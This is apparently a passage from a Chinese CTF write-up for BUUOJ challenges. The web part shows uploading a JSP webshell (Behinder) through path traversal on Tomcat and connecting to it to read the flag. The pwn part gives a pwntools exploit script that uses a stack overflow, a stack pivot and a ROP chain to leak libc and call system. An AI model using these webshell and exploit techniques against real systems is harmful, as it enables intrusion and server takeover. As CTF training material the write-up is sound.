


变成admin力，这里可以进入upload进行上传文件



由于网站是tomcat，直接传jsp🐞就行，拿出冰蝎，直接上传

默认目录无法上传，前面图片存在的位置是.././static/，所以尝试来个目录穿越



然后冰蝎直接连接


```
http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn/static/shell.jsp
URL: http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn/static/shell.jsp 已连接

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

环境变量:
PATH=/usr/local/tomcat/bin:/usr/local/openjdk-8/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
CATALINA_BASE=/usr/local/tomcat
SHELL=/bin/sh
MAIL=/var/mail/app
CATALINA_HOME=/usr/local/tomcat
LOGNAME=app
JDK_JAVA_OPTIONS= --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED
USER=app
PWD=/home/app
SHLVL=0
HOME=/home/app

JRE系统属性:
java.runtime.name = OpenJDK Runtime Environment
java.protocol.handler.pkgs = org.apache.catalina.webresources
sun.boot.library.path = /usr/local/openjdk-8/jre/lib/amd64
java.vm.version = 25.272-b10
shared.loader =
java.vm.vendor = Oracle Corporation
java.vendor.url = http://java.oracle.com/
path.separator = :
tomcat.util.buf.StringCache.byte.enabled = true
java.util.logging.config.file = /usr/local/tomcat/conf/logging.properties
java.vm.name = OpenJDK 64-Bit Server VM
file.encoding.pkg = sun.io
user.country = US
sun.java.launcher = SUN_STANDARD
sun.os.patch.level = unknown
tomcat.util.scan.StandardJarScanFilter.jarsToScan = log4j-taglib*.jar,log4j-web*.jar,log4jjavascript*.jar,slf4j-taglib*.jar
java.vm.specification.name = Java Virtual Machine Specification
user.dir = /home/app
java.runtime.version = 1.8.0_272-b10
java.awt.graphicsenv = sun.awt.X11GraphicsEnvironment
java.endorsed.dirs = /usr/local/openjdk-8/jre/lib/endorsed
os.arch = amd64

[OK]连接成功, 基本信息获取完成。 冰蝎 v3.0 Beta 11 【t00ls专版】 By rebeyond
```

最后执行readflag即可

```
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信

可执行文件路径: /bin/bash

pp@db790f853dab:~$ /readflag
lag{c93c38e7-f43a-4c01-88e6-49615f0650d0}
pp@db790f853dab:~$
pp@db790f853dab:~$
```

Pwn

checkin

输入admin和密码，密码被加密了，根据特征发现是md5，反差得到admin。

buf可以溢出8个字节，覆盖rbp进行栈迁移。因为read长度比较短，栈迁移之后返回到第一个read写两次rop

```
1 #!/usr/bin/python
2
3 from pwn import *
4 import sys
5 #from LibcSearcher import LibcSearcher
6 context.log_level = 'debug'
7 context.arch='amd64'
8
9 local=0
```

```

10 binary_name='pwn'
11 libc_name='libc.so.6'
12 if local:
13     p=process("./"+binary_name)
14     libc=ELF("./"+libc_name)
15     #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabi",
16     #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabi", "-
17     #g", "1234", "./"+binary_name])
18 else:
19     p=remote('node3.buuoj.cn',26160)
20     e=ELF("./"+binary_name)
21     libc=ELF("./"+libc_name)
22
23 def z(a='') :
24     if local:
25         gdb.attach(p,a)
26         if a=='':
27             raw_input
28     else:
29         pass
30
31 ru=lambda x:p.recvuntil(x)
32 sl=lambda x:p.sendline(x)
33 sd=lambda x:p.send(x)
34 sa=lambda a,b:p.sendafter(a,b)
35 sla=lambda a,b:p.sendlineafter(a,b)
36 ia=lambda :p.interactive()
37
38 def leak_address():
39     if(context.arch=='i386'):
40         return u32(p.recv(4))
41     else :
42         return u64(p.recv(6).ljust(8,b'\x00'))
43
44 s1=b'admin\x00\x00\x00'+p64(0x602408)+p64(0x4018e8)
45 sa('>',s1)
46 buf=b'admin\x00'+b'a'*(0x20-6)+p64(0x602408)
47 sa('>',buf)
48 pop_rdi=0x0000000000401ab3
49 puts_got=0x602028
50 read_plt=0x4006a0
51 puts_plt=0x400680
52 sd(b'admin\x00\x00\x00'+b'a'*8+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p6
53 4(0x4018e8))
54 ru('GeBai\n')
55 libcbase=leak_address()-libc.sym["puts"]
56 print(hex(libcbase))
57 system=libcbase+libc.sym["system"]
58 binsh=libcbase+0x18ce57
59 sd(b'admin\x00\x00\x00'+b'a'*8*4+p64(pop_rdi)+p64(binsh)+p64(system))

```

56 ia()

57

58